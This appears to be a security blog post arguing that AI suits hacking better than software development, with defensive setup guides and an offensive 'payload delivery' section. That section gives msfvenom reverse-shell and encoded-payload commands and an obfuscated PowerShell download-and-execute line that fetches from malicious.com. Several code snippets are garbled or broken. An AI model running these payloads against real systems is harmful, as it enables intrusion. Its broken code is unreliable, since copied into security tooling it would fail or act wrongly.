Listen to this Post
Introduction:
The fundamental asymmetry between software engineering and cyberattacks has created a dangerous imbalance in the digital landscape. While software development demands 100% consistency—code that must execute flawlessly across every environment, edge case, and update simultaneously—offensive security operations operate on a radically different mathematical framework: an attacker can fail 999 times but only needs to succeed once. This probabilistic tolerance makes the hallucinatory nature of Large Language Models (LLMs) a massive offensive advantage. As Chandrachood Raveendran articulates, AI is more suitable for hacking than for software development because the margin for error in offensive operations is fundamentally more forgiving than the zero-tolerance requirement of production-grade software.
Learning Objectives:
- Understand the probabilistic asymmetry between AI-driven offensive security and deterministic software engineering requirements
- Learn to deploy automated defensive AI countermeasures that operate at machine speed to match offensive AI threats
- Master practical implementation of AI-powered security tools, including autonomous scanning, exploit payload delivery, and real-time incident response automation
You Should Know:
- The Probabilistic Advantage: Why LLMs Favor Attackers Over Developers
The core argument presented by Raveendran centers on a critical mathematical reality: software engineering requires absolute certainty, while hacking thrives on probabilistic success. When you’re developing software, your intention is that it must get things right every time. AI systems, however, hallucinate—they cannot guarantee identical results across executions. A banking application that deducts money from one account but fails to credit another 1% of the time is unacceptable; it must work 100% of the time.
Conversely, ethical hacking or black-hat hacking only needs to succeed once. Attackers can fail hundreds of times; their success is that one percentage point where they exploit the system. AI amplifies this advantage by enabling autonomous agents to test, fail, iterate, and pivot indefinitely without fatigue, in milliseconds. The real threat isn’t a super-intelligent AI hacker—it’s a cheap, automated one operating at a scale no human SOC team can manually monitor.
Step-by-Step Guide: Understanding the Asymmetry
- Assess Your Development Pipeline: Audit your CI/CD pipeline for AI-generated code. Implement mandatory human review for any AI-suggested patches, particularly in financial, healthcare, or critical infrastructure contexts.
-
Quantify Your Risk Tolerance: For each system, define the acceptable failure rate. Banking transactions require 99.999% uptime (five nines); penetration testing tools can operate with far lower success rates. Document these thresholds.
-
Implement Red-Team Exercises: Run controlled AI-powered red-team simulations against your own infrastructure. Tools like Metasploit with AI augmentation can demonstrate how quickly an autonomous agent can find and exploit a single vulnerability.
Linux Command: Automated Vulnerability Scanning with AI-Enhanced Tools
 Install and run an AI-assisted vulnerability scanner
git clone https://github.com/projectdiscovery/nuclei.git
cd nuclei
go install
 Run nuclei with AI-enhanced template matching
nuclei -u https://your-target.com -t cves/ -severity critical,high -json -o scan_results.json

Parse results with an LLM for contextual analysis
cat scan_results.json | jq '. | select(.info.severity=="critical")' | llm -m gpt-4 "Summarize these critical findings and suggest remediation priorities"
Windows Command: AI-Powered Log Analysis
 Extract security events from Windows Event Log
Get-WinEvent -LogName Security -MaxEvents 1000 | Where-Object {$_.Id -in @(4624, 4625, 4672)} | Export-Csv -Path .\security_events.csv

Use Python with OpenAI to analyze patterns
python -c "
import pandas as pd
from openai import OpenAI
client = OpenAI()
df = pd.read_csv('security_events.csv')
 Send suspicious patterns to LLM for threat correlation
"
2. Building Autonomous Defensive AI: Real-Time Countermeasures

You cannot defend machine-speed breaches with human-speed meetings. The next frontier of cybersecurity isn’t human vs. hacker—it’s offensive AI vs. defensive AI running automated counter-measures in real time. Defensive AI must operate at the same millisecond scale as its offensive counterpart, continuously monitoring, analyzing, and responding to threats without human intervention.
Step-by-Step Guide: Deploying Autonomous Defensive AI
- Establish a Data Pipeline: Aggregate logs from firewalls, IDS/IPS, endpoints, and cloud providers into a centralized data lake. Use tools like Elasticsearch or Splunk for ingestion.
-
Train a Detection Model: Use historical attack data to train an anomaly detection model. Implement Isolation Forest or LSTM-based sequence prediction for identifying deviation from normal behavior patterns.
-
Automate Response Playbooks: Integrate your AI detection engine with SOAR platforms (e.g., Cortex XSOAR, Splunk Phantom) to trigger automated responses—block IPs, quarantine endpoints, rotate credentials—within milliseconds of detection.
-
Continuous Feedback Loop: Feed detection outcomes back into the model for reinforcement learning. Each successful block or false positive refines the AI’s decision-making.
Linux Command: Real-Time Traffic Analysis with AI
 Install Zeek (formerly Bro) for network traffic analysis
sudo apt-get install zeek
 Run Zeek on live interface
zeek -i eth0 local

Pipe Zeek logs to an AI inference engine
tail -f /usr/local/zeek/logs/current/conn.log | while read line; do
echo "$line" | llm -m gpt-4 "Analyze this connection log for suspicious patterns: $line"
done
Windows Command: Automated Incident Response
 Monitor for suspicious process creation and automatically terminate
$watcher = New-Object System.IO.FileSystemWatcher
$watcher.Path = "C:\Windows\Temp"
$watcher.Filter = ".exe"
$watcher.EnableRaisingEvents = $true
Register-ObjectEvent $watcher "Created" -Action {
$path = $Event.SourceEventArgs.FullPath
 AI-based decision: is this process malicious?
$decision = python -c "from openai import OpenAI; client=OpenAI(); response=client.chat.completions.create(model='gpt-4', messages=[{'role':'user','content':'Is $path malicious?'}]); print(response.choices[bash].message.content)"
if ($decision -eq "Yes") {
Stop-Process -1ame (Get-Item $path).BaseName -Force
Write-Host "Terminated malicious process: $path"
}
}
3. AI-Powered Exploit Development and Payload Delivery
Autonomous agents with access to scanners, exploit payloads, and a shell environment can test, fail, iterate, and pivot indefinitely. This capability transforms the attack surface: instead of manual reconnaissance and manual exploit chaining, AI agents can systematically probe every vector simultaneously.
Step-by-Step Guide: Simulating AI-Powered Offensive Operations
- Reconnaissance Automation: Deploy AI agents that crawl your external footprint—subdomains, open ports, cloud storage buckets—and prioritize targets based on potential impact.
-
Exploit Selection and Chaining: Use LLMs to map discovered vulnerabilities to known exploits (CVE databases, Metasploit modules) and chain them for privilege escalation.
-
Payload Generation: Leverage AI to generate obfuscated payloads that evade signature-based detection. Tools like msfvenom with AI-driven encoding selection.
-
Persistence and Lateral Movement: Simulate how an AI agent would maintain access and move laterally across your network, identifying credential reuse, misconfigured SMB shares, and unpatched systems.
Linux Command: AI-Assisted Exploit Development
 Install Metasploit framework
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
chmod 755 msfinstall
./msfinstall

Use AI to generate a custom payload
echo "Generate a reverse shell payload for Linux that evades detection" | llm -m gpt-4 --system "You are an offensive security expert. Provide only the command."

Example AI-generated payload (simulated)
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f elf -o payload.elf
 AI suggests encoding
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -e x64/xor -f elf -o payload_encoded.elf
Windows Command: AI-Generated PowerShell Payload
 AI-assisted PowerShell obfuscation
$payload = 'IEX(New-Object Net.WebClient).DownloadString("http://malicious.com/script.ps1")'
$obfuscated = python -c "
import base64
payload = '$payload'
encoded = base64.b64encode(payload.encode('utf-16le')).decode()
print(f'powershell -e {encoded}')
"
Invoke-Expression $obfuscated
4. Cloud Hardening Against AI-Driven Attacks
Cloud environments present an expanded attack surface where AI agents can systematically exploit misconfigurations—open S3 buckets, overly permissive IAM roles, exposed Kubernetes dashboards. The scale of cloud infrastructure makes manual auditing impossible; AI-driven defenses are mandatory.
Step-by-Step Guide: Hardening Cloud Infrastructure Against AI Attacks
- Implement Infrastructure as Code (IaC) Scanning: Use tools like Checkov or Terrascan to scan Terraform/CloudFormation templates for misconfigurations before deployment.
-
Continuous Compliance Monitoring: Deploy AWS Config, Azure Policy, or GCP Organization Policy with automated remediation rules. When a resource drifts from compliance, trigger auto-remediation.
-
AI-Powered Anomaly Detection in Cloud Logs: Stream CloudTrail, CloudWatch, or Azure Monitor logs to an AI model trained on normal operational patterns. Flag deviations—unusual API calls, atypical data exfiltration patterns.
-
Zero-Trust Network Segmentation: Implement micro-segmentation using service meshes (Istio, Linkerd) with AI-driven policy enforcement based on real-time threat intelligence.
Linux Command: Cloud Security Posture Assessment
 Install Prowler for AWS security assessment
git clone https://github.com/prowler-cloud/prowler
cd prowler
pip install -r requirements.txt
 Run AI-enhanced assessment
python prowler.py -c -M json | llm -m gpt-4 "Analyze these findings and prioritize remediation based on risk"

Install kube-hunter for Kubernetes security
docker run --rm -it aquasec/kube-hunter --remote 10.0.0.1
Windows Command: Azure Security Center Automation
 Install Azure CLI and Security module
az extension add --1ame security
 Fetch security recommendations
az security task list --output json > azure_security_tasks.json
 AI prioritization
python -c "
import json, openai
with open('azure_security_tasks.json') as f:
tasks = json.load(f)
 Send to LLM for risk-based prioritization
"
- API Security in the Age of Offensive AI
APIs are the connective tissue of modern applications and a prime target for AI-driven attacks. Autonomous agents can systematically fuzz API endpoints, test for broken object-level authorization (BOLA), and exploit rate-limiting gaps at machine speed.
Step-by-Step Guide: Securing APIs Against AI-Powered Attacks
- API Discovery and Inventory: Maintain an up-to-date inventory of all API endpoints, including undocumented or shadow APIs. Use tools like Postman, Swagger, or OWASP Amass.
-
Implement AI-Powered WAF: Deploy a Web Application Firewall with machine learning capabilities (e.g., AWS WAF with ML, Cloudflare WAF) that learns normal traffic patterns and blocks anomalies.
-
Rate Limiting with Adaptive Thresholds: Implement rate limiting that adapts based on user behavior—AI models can distinguish between legitimate bursts (e.g., bulk data import) and malicious scraping.
-
Automated Token Rotation: Use AI to detect compromised API keys or tokens based on unusual access patterns and trigger automatic rotation.
Linux Command: AI-Enhanced API Fuzzing
 Install OWASP ZAP
sudo apt-get install zaproxy
 Start ZAP in headless mode
zap.sh -cmd -quickurl https://api.yourdomain.com -quickprogress -quickout zap_report.json

Analyze results with AI
cat zap_report.json | llm -m gpt-4 "Summarize critical API vulnerabilities and suggest fixes"
Windows Command: API Security Testing with Postman + AI
 Run Newman (Postman CLI) with AI-enhanced collection runner
newman run api_collection.json -e environment.json --reporters json --reporter-json-export api_test_results.json
 AI analysis
python -c "
import json, openai
with open('api_test_results.json') as f:
results = json.load(f)
 Send failed tests to LLM for root cause analysis
"
- The Human Factor: SOC Teams and AI-Augmented Incident Response
While AI can operate at machine speed, human SOC teams remain essential for strategic decision-making, threat hunting, and incident response. The goal is not to replace humans but to augment them with AI that can triage alerts, correlate events, and suggest response actions in real time.
Step-by-Step Guide: AI-Augmented SOC Operations
- Alert Triage Automation: Deploy AI models that automatically triage SIEM alerts—prioritize critical threats, suppress false positives, and escalate only the most severe incidents to human analysts.
-
Automated Threat Intelligence Enrichment: When an alert fires, automatically query threat intelligence feeds (VirusTotal, AlienVault OTX, MISP) and correlate with internal telemetry.
-
Playbook Generation: Use LLMs to generate incident response playbooks based on the specific threat type, attack vector, and affected systems.
-
Post-Incident Analysis: After an incident, use AI to analyze the full kill chain, identify gaps in detection, and recommend improvements to security controls.
Linux Command: AI-Powered Log Correlation
 Install Elastic Stack with ML capabilities
docker-compose up -d elasticsearch kibana
 Ingest logs
filebeat -e -c filebeat.yml
 Use Elastic's ML jobs for anomaly detection
curl -X PUT "localhost:5601/api/ml/anomaly_detectors/log_anomalies" -H 'kbn-xsrf: true' -H 'Content-Type: application/json' -d'
{
"analysis_config": {
"bucket_span": "15m",
"detectors": [{"function": "rare", "field_name": "event.action"}]
}
}'
Windows Command: SIEM Integration with AI
 Query Windows Event Logs and send to AI for correlation
Get-WinEvent -LogName Security -MaxEvents 500 | ForEach-Object {
$event = $_
 Extract key fields
$eventData = @{
TimeCreated = $event.TimeCreated
Id = $event.Id
Message = $event.Message
}
 Convert to JSON and send to LLM
$eventData | ConvertTo-Json | python -c "
import sys, json, openai
data = json.load(sys.stdin)
 Send to LLM for threat correlation
"
}
What Undercode Say:
- AI’s probabilistic nature makes it inherently more suited for offensive security where success requires only one correct outcome, versus software development where zero defects are mandatory. Organizations must recalibrate their security strategies around this fundamental asymmetry.
-
The future of cybersecurity is AI versus AI, with autonomous defensive systems operating at machine speed to counter autonomous offensive agents. Human-speed incident response is no longer sufficient; organizations must invest in AI-driven detection and automated remediation capabilities.
Analysis: The cybersecurity industry is approaching an inflection point where the economics of AI-powered attacks fundamentally shift the threat landscape. Raveendran’s analysis highlights a critical vulnerability in current security postures: while defenders must succeed 100% of the time, attackers leveraging AI can fail repeatedly at near-zero cost. This asymmetry is amplified by the fact that AI systems are inherently probabilistic—they excel at tasks where occasional failure is acceptable, exactly the domain of offensive operations. The implication is that traditional security controls, which rely on human analysts to triage alerts and respond to incidents, will be overwhelmed by the sheer volume and speed of AI-generated attacks. Organizations must pivot to autonomous defense systems that can detect, correlate, and respond in milliseconds. This shift requires not only technological investment but also a cultural change in how security teams operate—moving from reactive incident response to proactive, AI-driven threat hunting. The chaos Raveendran predicts is not inevitable but requires immediate preparation and investment in defensive AI capabilities.
Prediction:
- -1: The probabilistic tolerance of AI systems will lead to a surge in automated, low-cost attacks that overwhelm traditional SOC teams, resulting in a wave of data breaches and ransomware incidents before organizations can adapt their defenses.
-
-1: Organizations that delay investment in autonomous defensive AI will experience a widening gap between attack speed and response time, creating exploitable windows that AI-powered attackers will systematically leverage.
-
+1: The inevitable escalation to AI-versus-AI cyber warfare will accelerate innovation in defensive AI, leading to more resilient, self-healing infrastructure that can adapt to threats in real time.
-
+1: Security vendors will develop standardized frameworks for AI-driven security operations, democratizing access to autonomous defenses and leveling the playing field for smaller organizations.
-
-1: The regulatory landscape will struggle to keep pace with AI-powered attacks, creating a period of legal uncertainty where victims of AI-driven breaches have limited recourse.
-
+1: Organizations that successfully implement AI-augmented SOC operations will achieve significant cost savings through reduced alert fatigue, faster mean time to detection (MTTD), and automated remediation, transforming security from a cost center to a competitive advantage.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=-c8ageU0GeU
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eNHaTEmW – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


